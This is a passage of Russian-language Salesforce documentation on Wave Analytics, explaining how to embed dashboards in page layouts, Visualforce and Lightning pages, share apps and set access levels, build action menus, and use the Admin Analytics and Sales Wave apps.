  "dataset1_system_name": {
    "row_name": ["$field_name"],
    "row_name": ["$field_name"]
  },
  "dataset2_system_name": {
```

```

    "row_name": ["$field_name"],
    "row_name": ["$field_name"]
  }
}

```

Например, если панель мониторинга отображает данные из набора данных по имени Service и использует измерения Account и Industry, то соотнесение полей будет выглядеть следующим образом:

```

{
  "service": {
    "account": ["$Name"],
    "industry": ["$Industry"]
  }
}

```

Дополнительные свойства активов Wave Analytics:

- Флажок «Показать заголовок» позволяет контролировать доступность заголовка панели мониторинга.
- Флажок «Скрыть при ошибке» позволяет контролировать необходимость отображения актива Wave Analytics при наличии ошибки (например, «Не удалось найти панель мониторинга»).
- Панели мониторинга содержат дату и время последнего обновления.

Дополнительную информацию об использовании расширенного редактора макетов страниц см. в разделе [«Настройка макетов страниц с помощью расширенного редактора макетов страниц»](#).

Посмотрите ограничения ниже.

- Каждый макет страницы может быть дополнен одной панелью мониторинга.
- Панели мониторинга Wave Analytics не поддерживаются исходным редактором макетов страниц. Если исходный редактор макетов страниц используется для открытия макета, созданного посредством расширенного редактора, то исходный редактор удаляет все панели мониторинга Wave Analytics при сохранении макета.

## Добавление панели мониторинга Wave Analytics на страницу Visualforce

При внедрении панели мониторинга Wave на страницу Visualforce пользователи могут просматривать интерактивное представление данных. Пользователи могут детализировать и изучать панель мониторинга на странице Visualforce или в новом окне Wave Analytics.

Каждая страница Visualforce может быть дополнена одной панелью мониторинга. Тем не менее, панель мониторинга может содержать ссылки на другие панели мониторинга или активы Wave Analytics. Кроме того, пользователи могут настраивать фильтры, которые должны применяться при выполнении, контролировать доступность заголовка панели мониторинга и определять необходимость отображения панели мониторинга на странице при возникновении ошибки.

Чтобы добавить панель мониторинга на страницу Visualforce, настройте компонент `<wave:dashboard>`. Атрибут `filter` позволяет использовать JSON для фильтрации полей набора данных при выполнении. Атрибут `openLinksInNewWindow` позволяет определять области открытия ссылок из панели мониторинга на другие активы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

Ниже приведены два примера. Обратите внимание, что панель мониторинга обозначается атрибутом `dashboardId` (18-значный код, начинающийся с символов 0FK). Атрибут `dashboardId` доступен в конце URL-адреса при просмотре панели мониторинга.

```
<apex:page sidebar="true" standardController="account">


  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
    showTitle="true"
    height="475px"
    openLinksInNewWindow="true"
    filter="{ 'opportunities': { 'Id': [ '!Account.Id' ] } }" />

</apex:page>
```

```
<apex:page sidebar="true" standardController="account">

  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
    showTitle="true"
    height="1500px"
    openLinksInNewWindow="false"
    filter="{ 'service': { 'account': [ '!Account.Name' ], 'industry': [
'!Account.Name' ] } }" />


</apex:page>
```

 **Прим.:** JSON атрибута `filter` может содержать только измерения, поддерживающие селектор списка на панели мониторинга.


Дополнительную информацию о внедрении Wave Analytics см. в компоненте `wave:dashboard` раздела «Standard Component Reference» [Руководства разработчика Visualforce](#).

## Внедрение панелей мониторинга Wave на страницы Lightning (пробная версия)

Добавьте компонент панели мониторинга Wave Analytics на начальную страницу или страницу записи Lightning для предоставления интерактивной визуализации данных. Пользователи могут детализировать и изучать панель мониторинга на странице Lightning или в окне Wave Analytics.


 **Прим.:** В настоящее время доступна только пробная версия Wave Analytics для конструктора приложений Lightning. Чтобы включить данную функцию, обратитесь к менеджеру по работе с клиентами Salesforce.

Чтобы добавить панель мониторинга на страницу Lightning, выберите компонент **«Панель мониторинга Wave»**, а затем выберите панель мониторинга для отображения. Кроме того, определите доступность заголовка панели мониторинга и необходимость отображения панели мониторинга на странице при возникновении ошибки. Атрибут **«Открыть ссылки в новых окнах»** позволяет определять области открытия ссылок из панели мониторинга на другие активы.



Атрибут **«Фильтр»** позволяет использовать JSON для фильтрации полей набора данных при выполнении. Например:

```
{datasetDeveloperName1: {field1: [value]}, datasetDeveloperName1: {field1: [value1, value2], field2: ["value3, with comma"]}}
```


 **Прим.:** JSON атрибута **«Фильтр»** может содержать только измерения, поддерживающие селектор списка на панели мониторинга.

## Совместное использование приложения Wave в сообществах


Wave Analytics для сообществ позволяет внешним пользователям просматривать приложения, которые публикуются посредством панелей мониторинга Wave, внедренных на страницы Visualforce сообщества.

В разделе параметров Wave Analytics для организации выделите «Включить Wave Analytics для сообществ». Если пользователи-партнеры и настраиваемые пользователи используют Analytics Cloud, они смогут просматривать встроенные панели мониторинга Wave. Для этого требуется лицензия набора полномочий сообщества Wave и набор, содержащий полномочие «Просмотр Wave Analytics на страницах сообщества».

Доступ к приложениям предоставляется путем выбора параметра **«Общий доступ»** в приложении или на панели мониторинга Wave.



В диалоговом окне предоставления общего доступа партнеры и клиенты сообщества выделяются оранжевым цветом для их обозначения в качестве внешних пользователей. Им предоставляется только уровень доступа «Гость». Они могут детализировать и просматривать панели мониторинга прямо из сообщества, тогда как все другие области Wave остаются недоступными. Предикаты безопасности предоставляют дополнительный контроль доступности данных.

 **Прим.:** Данная функция поддерживается сообществами, но не порталами. Данная функция поддерживается для пользователей с ролью, и не поддерживается для пользователей массового портала.

Сведения о настройке см. в разделе «[Включить Wave Analytics для сообществ](#)».



## Включение действий и ссылок посредством настраиваемых меню действий

Настраиваемые меню для представлений Lens и панелей мониторинга Wave Analytics позволяют пользователям выполнять действия и открывать записи из системы Salesforce или других веб-сайтов.

Настраиваемые меню действий для представлений Lens и панелей мониторинга Wave позволяют рабочей группе использовать быстрые действия над объектами Salesforce и открывать записи из системы Salesforce или другого веб-сайта. Разработчики или администраторы могут редактировать файл [расширенных метаданных \(XMD\)](#) набора данных для создания меню, являющихся частью указанных ниже элементов интерфейса таблицы и диаграммы Wave.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

Для редактирования файла  
расширенных метаданных  
(XMD) набора данных:


- «Изменение потока данных Wave Analytics»

Opportunity Name  
 Equals Opportunity for Pearson1363 Filter

| # | Opportunity Name            | Amount | ValidFromDate |
|---|-----------------------------|--------|---------------|
| 1 | Opportunity for Pearson1363 |        | 02 20         |
| 2 | Opportunity for Pearson1363 | \$     | 02 20         |
| 3 | Opportunity for Pearson1363 | \$     | 02 30         |

- Open Record
- Log a Call
- New Task
- New Event
- Post
- File
- New Case
- New Note
- Link
- Poll
- Question


- Метки значений в диаграммах (см. изображение выше).



- Метки значений условных обозначений в ячейках таблицы.



- Значения в ячейках таблицы.



Чтобы определить доступность меню действий, наведите указатель мыши на нужную метку. Чтобы открыть меню, щелкните значение, ячейку или условное обозначение. Затем выберите нужное доступное действие или откройте запись.

## Действия в меню действий

Действия извлекаются из [объектных действий](#) и/или [глобальных действий](#), добавленных ранее в объекты Salesforce. Действия Salesforce позволяют пользователям создавать записи, которые автоматически связываются с другими записями, изменять и обновлять отдельные записи, а также управлять записями одним из доступных способов. Например, добавьте действия, позволяющие пользователям создавать обращения, события, организации, группы и т. д. Дополнительную информацию об объектах Salesforce и действиях, которые поддерживаются текущим выпуском, см. в разделе «Поддержка меню действий для объектов и действий» ниже.

## Ссылка «Открыть запись» в меню быстрых действий

Ссылки могут передавать отдельные данные (например, коды организаций Salesforce) из представлений Lens или панелей мониторинга в записи. Например, ссылка из имени организации на панели мониторинга может передавать системе Salesforce код связанной организации; то есть, выбор ссылки «Открыть запись» будет инициировать открытие соответствующей записи организации на новой вкладке. Кроме того, настраиваемые ссылки могут выполнять поиск записей для сотрудников в Workday<sup>®</sup> или отчетов по расходам в Concur<sup>®</sup>. Ссылка может быть добавлена на любой веб-сайт, использующий протокол HTTP или HTTPS.

## Поддержка меню действий для объектов и действий

Текущая реализация меню действий обеспечивает ограниченную поддержку действий и объектов Salesforce.

В настоящее время можно создавать меню быстрых действий для настраиваемых объектов, sObjects и для следующих стандартных объектов Salesforce:

- Организация
- Обращение
- Интерес
- Возможность

Действия в макетах страниц для объектов «Контакт», «Пользователь» и «Профиль пользователя» не поддерживаются.

Меню действия на текущий момент поддерживает действия Chatter («Сообщение», «Файл», «Благодарность», «Ссылка», «Опрос» и «Вопрос»), [объектные действия](#) и [глобальные действия](#). Действия Salesforce1 не поддерживаются.

Поддержка других объектов и действий будет доступна в будущих выпусках.

## Разработка меню действий

Группа разработки создает меню действий путем редактирования файла расширенных метаданных (XMD) набора данных. Дополнительную информацию см. в разделе «Dimensions Section» [Справочного руководства по расширенным метаданным \(XMD\)](#).

Чтобы создать ссылку «Открыть запись» в меню действий для набора данных, содержащего записи из разных экземпляров организации Salesforce, дополните файл XMD разделом «organizations». Данный раздел позволяет соотносить разные сведения — от кодов организаций до URL-адресов — для каждого экземпляра организации, указанного в наборе данных. См. раздел «Organizations Section» [Справочного руководства по расширенным метаданным \(XMD\)](#).

## Внедрение визуализаций с помощью сообщений Chatter и предоставления ссылок

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter или получения ее уникального URL-адреса. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию.

1. Нажмите **Предоставить общий доступ**.



2. Откройте вкладку для нужного метода общего доступа: Функция **Сообщение в ленту**, которая осуществляет публикацию в Chatter изображения и ссылок на представление Lens, панель мониторинга или приложение, либо **Get URL**, которая предоставляет уникальный URL-адрес на актив.
  - a. При публикации в Chatter выберите ленту **Пользователь** или **Группа**, введите имя и свой комментарий. Также можно удалить изображение из сообщения, наведя на него указатель мыши и нажав **X**. Учтите, что опубликованные изображения являются общедоступными.
  - b. При получении уникального URL-адреса скопируйте и вставьте ссылку в нужную область.
3. Если применимо, щелкните **Предоставить доступ** для установки уровня общего доступа.
4. Нажмите кнопку **«Готово»**.



**Прим.:** Для общего доступа к визуализации необходимо предоставить доступ к приложению, которое ее содержит. Представления Lens, наборы данных и панели мониторинга внутри стандартного общедоступного приложения доступны всем пользователям Wave Analytics, если администраторы не запретили доступ. Все другие приложения являются личными, при условии что доступ к приложению не предоставлен конкретному пользователю, группе или роли сотрудниками с уровнем доступа «Менеджер».

## Работа с приложениями Wave Analytics

Приложения Wave Analytics — это папки, содержащие наборы данных, представления Lens и панели мониторинга.

При необходимости создайте собственные приложения для систематизации проектов данных и управления общим доступом к активам Wave Analytics.

Кроме того, воспользуйтесь стандартными приложениями [Sales Wave Analytics](#) на странице 3961, содержащими готовые наборы данных, представления Lens и панели мониторинга для предоставления удобного доступа к данным Sales Cloud и быстрого начала работы с Wave.

### Предоставление общего доступа на уровне приложения

Приложения Wave Analytics аналогичны папкам, поэтому позволяют пользователям систематизировать собственные проекты данных — как личные, так и общедоступные — и контролировать общий доступ к наборам данных, представлениям Lens и панелям мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- «Использование Wave Analytics»

### Создание приложения

Создайте приложение для систематизации и хранения любой комбинации представлений Lens, панелей мониторинга и наборов данных.

### Предоставление общего доступа к приложению

Чтобы разрешить другим пользователям просмотр представления Lens, панели мониторинга или набора данных, предоставьте им общий доступ к соответствующему приложению.

### Удаление приложения

При наличии доступа «Менеджер» к приложению вы можете его удалить. Это действие приводит к необратимому удалению представлений Lens, панелей мониторинга и набора данных из Wave Analytics.

## Предоставление общего доступа на уровне приложения

Приложения Wave Analytics аналогичны папкам, поэтому позволяют пользователям систематизировать собственные проекты данных — как личные, так и общедоступные — и контролировать общий доступ к наборам данных, представлениям Lens и панелям мониторинга.

По умолчанию всем пользователям Wave Analytics предоставляется уровень доступа «Гость» к стандартному общедоступному приложению; данный доступ может ограничиваться или расширяться администраторами. Кроме того, каждому пользователю предоставляется доступ к стандартному приложению «Мое личное приложение», предназначенному для текущих персональных проектов. Содержимое данного приложения не может просматриваться администраторами и не может быть доступно другим пользователям. Чтобы предоставить общий доступ к элементу личного приложения, добавьте нужный элемент в любое общедоступное приложение.


По умолчанию все другие приложения, созданные отдельными пользователями, являются личными; ответственному за приложение и администраторам предоставляется уровень доступа «Менеджер», позволяющий расширять доступ других пользователей, групп или ролей.

Таблица ниже определяет действия, доступные пользователям при наличии уровня доступа «Гость», «Редактор» или «Менеджер».

| Действие   | Гость | Редактор | Менеджер |
|--|-------|----------|----------|
| Просмотр панелей мониторинга, представлений Lens и наборов данных в приложении   | X     | X        | X        |
| Просмотр аудитории, имеющей доступ к приложению  | X     | X        | X        |
| Сохранение содержимого приложения в другом приложении, которое доступно пользователю на уровне редактора или менеджера   | X     | X        | X        |
| Сохранение изменений в текущих панелях мониторинга, представлениях Lens и наборах данных в приложении (сохранение панелей мониторинга требует наличия соответствующей лицензии набора полномочий и полномочия) |       | X        | X        |
| Изменение параметров общего доступа приложения   |       |          | X        |
| Переименование приложения  |       |          | X        |
| Удаление приложения  |       |          | X        |

## Создание приложения

Создайте приложение для систематизации и хранения любой комбинации представлений Lens, панелей мониторинга и наборов данных.

1. Нажмите кнопку **«Создать»** на начальной странице.
2. Щелкните **«Приложение»**.
3. Введите имя приложения.
4. Нажмите кнопку **«Создать»**.  
Данное действие инициирует создание и отображение приложения на новой вкладке. При необходимости добавьте представления Lens, панели мониторинга и наборы данных.
5. Добавьте описание цели и содержимого приложения, поясняющее сотрудникам порядок использования данных.
  - a. Щелкните поле описания под именем приложения.
  - b. Введите описание.
  - c. Чтобы сохранить внесенные изменения, щелкните значок .
6. При необходимости измените стандартный значок приложения для его отличия от других приложений.
  - a. Наведите указатель мыши на стандартный значок.
  - b. Щелкните **«Изменить значок»**.
  - c. Выберите значок из галереи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания приложения:

- «Создание приложений Wave Analytics»

## Предоставление общего доступа к приложению

Чтобы разрешить другим пользователям просмотр представления Lens, панели мониторинга или набора данных, предоставьте им общий доступ к соответствующему приложению.

1. Нажмите кнопку **«Общий доступ»** на странице приложения.
2. Выполните указанные ниже действия на вкладке «Предоставить доступ».
  - a. Выберите аудиторию для предоставления общего доступа к приложению: пользователь, группа или роль.
  - b. Начните вводить имя и выберите один из предложенных результатов.
  - c. Выберите уровень общего доступа: «Гость», «Редактор» или «Менеджер».
  - d. Нажмите кнопку **«Добавить»**.
  - e. Нажмите кнопки **«Сохранить»** и **«Готово»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления общего  
доступа к приложению:

- «Использование Wave Analytics» и доступа уровня «Менеджер» к приложению сделайте следующее.

## Удаление приложения


При наличии доступа «Менеджер» к приложению вы можете его удалить. Это действие приводит к необратимому удалению представлений Lens, панелей мониторинга и набора данных из Wave Analytics.

1. Откройте приложение и нажмите кнопку **Удалить**.



**Внимание:** Удаленное приложение не может быть восстановлено.

При наличии Wave Analytics отображает список всех затрагиваемых представлений Lens и панелей мониторинга вне приложения. При удалении принадлежащих приложению наборов данных представления Lens и панели мониторинга, которые ссылаются на эти наборы данных, становятся непригодными для использования.



**Важное замечание:** В списке отображаются только представления Lens и панели мониторинга, к которым у вас есть доступ. Если у вас нет к ним доступа, представления Lens и панели мониторинга не будут отображены в списке, даже если они имеют ссылки на наборы данных в приложении.

2. Нажмите «**Удалить активы**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления приложения:

- «Использование Wave Analytics» и доступа уровня «Менеджер» к приложению сделайте следующее.



## Приложение Admin Analytics

Приложение Admin Analytics совместно с данными мониторинга событий и контрольного журнала настройки позволяет получить подробные сведения о действиях пользователей и организаций.

Приложение Admin Analytics — это первая встроенная функция для изучения данных мониторинга в Salesforce. Создание приложения не требует особых усилий, а готовые панели мониторинга и наборы данных позволяют немедленно начать изучение. Данное приложение позволяет выполнить детализацию данных организации и быстро обнаружить подозрительное поведение, сниженную производительность страниц и неудовлетворительное внедрение среди пользователей.



**Прим.:** Чтобы получить лицензию для Admin Analytics, приобретите лицензию для расширения по отслеживанию событий и активируйте Admin Analytics. Приложение Admin Analytics можно использовать платформой Salesforce Wave Analytics или без нее

### [Настройка полномочий Salesforce для приложения Admin Analytics](#)

Выбирайте лицензии, а также создавайте и назначайте наборы полномочий, чтобы предоставить администраторам и пользователям доступ к приложению Admin Analytics.

### [Создание и совместное использование приложения Admin Analytics](#)

При наличии соответствующих полномочий настройка приложения Admin Analytics не составляет труда.

### [Общие сведения о готовых панелях мониторинга приложения Admin Analytics](#)

Приложение Admin Analytics поддерживает набор готовых панелей мониторинга, поэтому изучение данных можно начать немедленно. Данные организации автоматически загружаются в наборы данных приложения Admin Analytics при его формировании.

### [Общие сведения о терминологии приложения Admin Analytics](#)

Чтобы повысить эффективность использования приложения Admin Analytics, рекомендуем просмотреть используемые показатели и термины.

## Настройка полномочий Salesforce для приложения Admin Analytics

Выбирайте лицензии, а также создавайте и назначайте наборы полномочий, чтобы предоставить администраторам и пользователям доступ к приложению Admin Analytics.

Ваша организация может использовать приложение Admin Analytics с платформой Salesforce Wave Analytics или без нее. Приложение Admin Analytics распространяется бесплатно по запросу любой организации, оплатившей лицензию Event Monitoring. Новых и существующих пользователей лицензии Event Monitoring просим обратиться в компанию Salesforce и запросить лицензию Admin Analytics. Лицензия Admin Analytics включает следующие полномочия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения Admin Analytics:

- «Использование шаблонных приложений Wave Analytics»
- «Доступ к шаблонам и приложениям Admin Analytics»

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потоков данных Wave Analytics»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования наборов полномочий:

- «Управление профилями и наборами полномочий»


| Полномочие  | Функция   |
|---|---|
| «Использование шаблонных приложений Wave Analytics» | Включение доступа ко всем шаблонным приложениям Wave.   |
| «Доступ к шаблонам и приложениям Admin Analytics»   | Предоставляет специальный доступ к Admin Analytics, а также к данным и готовым панелям мониторинга, которые в него входят.  |
| «Управление шаблонными приложениями Wave Analytics» | Предоставляет администраторам возможность создавать приложения Wave для пользователей в соответствующих организациях, в данном случае с помощью приложение Admin Analytics. |
| «Изменение потока данных Wave Analytics»            | Позволяет администраторам загружать и скачивать JSON для существующих потоков данных.   |

Создайте наборы с использованием этих полномочий, как для любого набора полномочий Salesforce. Выберите лицензию набора полномочий, создайте наборы на основе полномочий, включенных лицензией, а затем назначьте их пользователям или профилям. Обычно достаточно создать два типа набора полномочий: по одному для групп пользователей и администраторов.

- 1. Выберите лицензию набора полномочий приложения Admin Analytics.** Для всех пользователей Admin Analytics вашей организации требуется лицензия набора полномочий приложения Admin Analytics. Выберите и назначьте эту лицензию пользователям, как в случае с любой другой лицензией набора полномочий Salesforce.
- 2. Создайте и назначьте набор полномочий, который открывает пользователям доступ к приложению Admin Analytics.** Большинству пользователей вашей организации необходимо только просматривать приложение Admin Analytics. Создайте для них набор полномочий, в который входят «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Admin Analytics». Эти полномочия позволяют пользователям просматривать все в Admin Analytics, а также создавать и редактировать панели мониторинга. Назначьте набор полномочий соответствующим пользователям или профилям.
- 3. Создайте и назначьте набор полномочий, который открывает администраторам и отдельным пользователям доступ к управлению приложением Admin Analytics.** Возможно, администраторам и отдельным пользователям потребуется создать приложение Admin Analytics и открыть к нему общий доступ. Создайте набор полномочий с лицензией Admin Analytics и назначьте его нужным пользователям и администраторам. Эти полномочия позволяют пользователям просматривать все в Admin Analytics, а также создавать и редактировать панели мониторинга. К тому же, с их помощью можно создавать, публиковать и удалять приложение, планировать и работать с потоками данных, загружать внешние данные и т. д.

## Создание и совместное использование приложения Admin Analytics

При наличии соответствующих полномочий настройка приложения Admin Analytics не составляет труда.

 **Прим.:** Поскольку период генерирования файлов журнала событий составляет 24 часа, данные приложения недоступны для просмотра в первый день после его создания. Приложение содержит некоторые тестовые данные, поэтому в этот период возможен предварительный просмотр панелей мониторинга.

1. Выполните вход в систему Salesforce.
2. Выберите Wave Analytics из палитры приложений.
3. Нажмите кнопку **«Приложения»**, выберите **Admin Analytics**, затем нажмите **«Продолжить»**.
4. Назовите приложение.
5. Нажмите кнопку **«Создать»**. Процесс создания приложения занимает некоторое время. Чтобы проверить ход выполнения, нажмите кнопку **«Отслеживание данных»** в меню, обозначенном значком шестеренки в верхней части страницы. Если любой этап процесса завершается неудачно, необходимо повторить создание приложения.
6. После подготовки приложения к работе его можно использовать совместно с другими пользователями организации. Учтите, что приложение доступно к просмотру только пользователям с полномочиями **«Управление шаблонными приложениями Wave Analytics»** и **«Доступ к шаблонам и приложениям Admin Analytics»**. Для совместного использования приложения наведите указатель мыши на значки приложений на начальном экране Wave Analytics и нажмите **«Общий доступ»**. Общий доступ также можно предоставить непосредственно из приложения.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения Admin Analytics:

- «Использование шаблонных приложений Wave Analytics»
- «Доступ к шаблонам и приложениям Admin Analytics»

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потоков данных Wave Analytics»

## Общие сведения о готовых панелях мониторинга приложения Admin Analytics

Приложение Admin Analytics поддерживает набор готовых панелей мониторинга, поэтому изучение данных можно начать немедленно. Данные организации автоматически загружаются в наборы данных приложения Admin Analytics при его формировании.

Большинство панелей мониторинга представляют отдельный тип событий на объекте EventLogFile. [Справочное руководство по объекту EventLogFile](#) содержит подробную информацию о каждом типе событий. Тип событий не сопоставлен двум панелям, «Мое доверие» и «Контрольный журнал настройки». Кратко рассмотрим функционирование каждой панели мониторинга.

### Apex Executions

Соответствует типу события Apex Execution. Эта панель мониторинга позволяет отслеживать тенденции выполнения кодов и производительности Apex.

### API

Соответствует типу события «Событие API». Панель мониторинга API предоставляет сведения об использовании API пользователями, а также о производительности API в организации. Здесь можно увидеть частоту использования и скорость обработки каждого объекта, а также методы, вызываемые для таких объектов.

### Панель мониторинга

Соответствует типу события «Панель мониторинга». Эта панель мониторинга позволяет отслеживать производительность и внедрение панели.

**Запросы Visualforce**

Соответствует типу события «Запрос Visualforce». Здесь можно просматривать тенденции внедрения Visualforce и производительность страницы.

**Файлы**

Соответствует типу события «Передача содержимого». На панели отображаются пользователи организации, выполняющие передачу содержимого (загрузка файлов и в файл, предварительный просмотр). Также можно отслеживать показатели внедрения файла.

**Lightning**

Соответствует типу события «Отслеживание UI». На этой панели мониторинга отображаются сведения о страницах, доступ к которым пользователи получают в Lightning Experience или Salesforce1.

**Войти как**

Соответствует типу события «Войти как». Эта панель мониторинга позволяет просматривать сведения об администраторах, которые используют функцию «Войти как», и об учетных записях пользователей, к которым применяется данная функция.

**Мое доверие**

Панель мониторинга «Мое доверие» предоставляет общие сведения о событиях, происходящих в организации в определенные периоды. Кроме того, отображается средняя скорость выполнения транзакций.

**Представления страниц (URI)**

Соответствует типу события URI. На панели мониторинга «Представления страниц» можно просматривать сведения о страницах, доступ к которым получают пользователи в настольном приложении Salesforce Classic.

**Загрузка отчетов**

Соответствует типу события «Экспорт отчета». На этой панели мониторинга можно просматривать сведения о пользователях, которые загружают ваши отчеты, а также об источнике загрузки.

**Отчеты**

Соответствует типу события «Отчет». На панели мониторинга «Отчеты» отображаются тенденции ведения отчетности, а также сведения о пользователях, которые работают с конкретными отчетами. Кроме того, можно обнаружить отчеты, испытывающие проблемы с производительностью.

**Rest API**

Соответствует типу события REST API. На этой панели отображаются тенденции использования REST API, а также сведения о конечных точках, где наблюдается максимальный трафик. Также можно просмотреть сведения об IP-адресах, с которых поступают запросы, и о вызываемых методах.

**Контрольный журнал настройки**

Соответствует странице «Контрольный журнал настройки» в меню «Настройка». Здесь можно просматривать сведения об изменениях, которые вносят пользователи в области «Настройка».

**Входы пользователей**

Соответствует типу события «Вход». На панели мониторинга «Входы пользователей» отображаются тенденции входа пользователей и сведения о месте и способе доступа пользователей к системе вашей организации.

**Общие сведения о терминологии приложения Admin Analytics**

Чтобы повысить эффективность использования приложения Admin Analytics, рекомендуем просмотреть используемые показатели и термины.

| Термин  | Описание   |
|---------|--|
| АРТ     | Среднее время отображения страницы. Сводный показатель по нескольким транзакциям.  |
| ЕРТ     | Фактическое время отображения страницы. Время выполнения транзакции, связанной со страницей, в восприятии пользователя.  |
| Событие | Взаимодействие в Salesforce, инициированное пользователем. Например, вход в систему, запуск API или загрузка отчета. События, связанные с объектом EventLogFile. |

## Приложение Sales Wave Analytics

Приложение Sales Wave (первое готовое приложение Wave от компании Salesforce) поддерживает быстрое начало работы с Wave Analytics и предоставляет удобный доступ к данным Sales Cloud на любом устройстве. Пользователи получают централизованный доступ ко всем инструментам, позволяющим определять наиболее важные данные, которые способствуют расширению бизнеса.



**Совет:** Чтобы начать работу с приложением Sales Wave, выполните указанные ниже действия. Кроме того, если вы используете Wave впервые, рекомендуем просмотреть дополнительную информацию в [Биб.поимке Wave Analytics](#).

### 1. Сведения о приложении Sales Wave

Прежде чем создавать и использовать приложение для изучения данных Sales Cloud, ознакомьтесь с преимуществами Sales Wave.

### 2. Настройка полномочий Salesforce для приложения Sales Wave

Выберите лицензию для набора полномочий Sales Wave; создайте и назначьте наборы полномочий для предоставления пользователям и администраторам доступа к приложению Sales Wave.

### 3. Создание и совместное использование приложения Sales Wave

